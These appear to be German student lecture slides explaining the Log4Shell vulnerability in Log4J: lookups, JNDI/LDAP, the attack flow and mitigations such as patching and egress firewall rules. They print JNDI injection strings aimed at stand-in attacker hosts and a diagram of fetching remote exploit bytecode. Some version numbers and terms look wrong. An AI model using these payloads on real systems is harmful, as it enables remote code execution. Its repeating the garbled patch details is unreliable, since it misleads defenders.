Log4J zu Log4Shell

Netzwerk und Systemsicherheit

Moritz Rupp

Hochschule Albstadt-Sigmaringen

WS 21/22

Inhalt

Was ist Log4J?

- Java Framework zum Loggen von Anwendungsmeldungen
  - Open Source
- Entwickelt ab 1996 bei IBM
- Seit anfang 2000 der Standart für Logging
- Verwendung auf allen relevanten Plattformen
  ⇒ Windows, Linux, MacOs
  ⇒ Läuft auf über 3 Milliarden Geräten
- Adaption der Log4J Konzepte von vielen Programmiersprachen
  - Log4C, Log4cplus, Log4js, Logging in Python
- Betreuung durch das Apache Logging Projekt[1]

[1] apache.org

Was ist Log4Shell?

- Zero-Day Sicherheitslücke in der Log4J Biblothek
- Erster Report Ende November 2021 durch Mitarbeiter von Alibaba
- Veröffentlichung am 10. Dezember 2021 unter CVE-2021-44228
- Ermöglicht Arbitary Code Execution
  $\Rightarrow$ Remote Code Exection, Reverse Shell etc.
- BSI stuft Log4shell mit Bedrohungslage 4/Rot ein

* 1 / Grau: Die IT-Bedrohungslage ist ohne wesentliche Auffälligkeiten auf anhaltend hohem Niveau.
2 / Gelb IT-Bedrohungslage mit verstärkter Beobachtung von Auffälligkeiten unter temporärer Beeinträchtigung des Regelbetriebs.
3 / Orange Die IT-Bedrohungslage ist geschäftskritisch. Massive Beeinträchtigung des Regelbetriebs.
4 / Rot Die IT-Bedrohungslage ist extrem kritisch. Ausfall vieler Dienste, der Regelbetrieb kann nicht aufrecht erhalten werden. [2]

[2] bsi.de

Trivia

- Über 3 Milliarden Geräte potenziell Betroffen
- Gilt als größte Sicherheitslücke seit Shellshock
- Viele Große It-Infrastrukuren betroffen
  - Apple, Steam, Twitter, Amazon, Cloudflare, Tesla etc.
- Nach wie vor Aktuell

Funktionsweise

- Große Anzahl an Konfigurationsmöglichkeiten
  $\Rightarrow$ log4j.xml
- Meist jedoch für einfaches Logging verwendet

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.Level;

public class HelloLog {

    private static final Logger logger = LogManager.getLogger();
    public static void main(String[] args) {
        //Hallo Albstadt
        logger.info("Hello Albstadt");
    }
}
```

Lookups

Bieten die Möglichkeit Umgebungsvariablen auszulesen
- zB. Datum, Betriebssystem, Verzeichniss etc.

```
private static final Logger logger = LogManager.getLogger();
public static void main(String[] args) {
    //Hallo Albstadt
    String workingdir = "${env:HOME}";
    logger.info("Hello Albstadt" + workingdir);
}
```

- Über 50 verschiedene Lookups möglich
- Darunter Jindi

Jindi

⇒ ‘Java Naming and Directory Interface‘[3]

- Web-API für Objektabfragen
  - Meist genutzt für Datenbankabfragen
- Jindi darf mit anderen Servern Kommunizieren
  ⇒ logger.info("${jndi: Server-IP}")

[3] apache.com

LDAP

⇒ 'Lightweight Directory Access Protocol'[4]

- Protokoll für Nutzwerverwaltung
  - 'Darf sich dieser Nutzer einloggen?'
  - 'War dieser Nutzer schonmal hier?'
- Verwendung in Kombination mit Log4j und jndi
  ⇒ 'Logge die Anzahl der Logins dieses Nutzters'
- Läuft meist als externe Server-Instanz


[4] wikipedia.org

Log4Shell

$$\Rightarrow \textbf{\${jndi:ldap//:myserver.de/schadcode}}$$

- Injektion durch User-Eingaben oder händisch
  - Anmeldeformulare, Suchfunktion
  - Http Request mit curl
- Ab Version 2.0 bis 2.5.1 möglich

Log4Shell Funktionsweise



5

[5] draw.io


- Payloadübergabe kann über etliche Wege erfolgen
  - HTTP Header
  - Fehlerhafte HTTP Request
- String muss entsprechend Endcodes sein
  - base64, urlencoding
- Schadcode muss compilierter Java Byte-Code sein

Praktische Vorstellung

Lösungsansätze

- Log4J Updaten auf 2.1.6
- Userinput validieren
- Firewall Regeln entsprechend auslegen
  - Output-Chain auschließlich für bekannte Dienste.

```
To                         Action      From
--                         ------      ----
2501/tcp                   DENY        Anywhere                   (log-all)
5000                       ALLOW       Anywhere
389                        DENY        Anywhere
8000                       DENY        Anywhere
```


Client Anfrage
POST /Eingabe=
"${jndi:ldap://remotehost:8000/payload"
Logge Request
Anfällige
Web-Anwendung
LDAP Query: payload
LDAP Server
localhost:8000
Java class name: BadCode
Java code base: localhost: 1337
GET /exploit.class
Web-Server
Localhost: 1337
Java Bytecode

[6]

[6] draw.io

Fazit und Ausblick

- Größte Sicherheitslücke der letzten 10 Jahre
- Ausmaße noch nicht bekannt
- Möglich nur durch Zusammenspiel vieler einzelner Komponenten
  $\Rightarrow$ JAVA $\rightarrow$ LOG4J $\rightarrow$ LOOKUPS $\rightarrow$ JNDI $\rightarrow$ LDAP
  - Tech-Stack zu groß?
  - Over-Engineering?
- Anwendungen werden zu Komplex

logger.info("Vielen Dank für Ihre Aufmerksamkeit")

Quellen

1 | apache.org, 19.02.2022, https://logging.apache.org/log4j/2.x/
2 | bsi.de, 15.02.2022,
https://www.bsi.bund.de/DE/Themen/Unternehmenund-Organisationen/InformationenundEmpfehlungen/Empfehlungennach-Angriffszielen/Webanwendungen/log4j/log4j_node.html
3 | apache.org, 18.02.2022,
https://aries.apache.org/documentation/modules/jndiproject.html
4 | wikipedia.org, 12.01.2022,
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
5-6 | draw.io, 20.02.2022, https://draw.io
Vorlesungsfolien Netzwerk und Systemsicherheit, Prof. Dr. Christian Henrich, Wintersemester 2021/22
Proof of concept |
https://github.com/christophetd/log4shell-vulnerable-app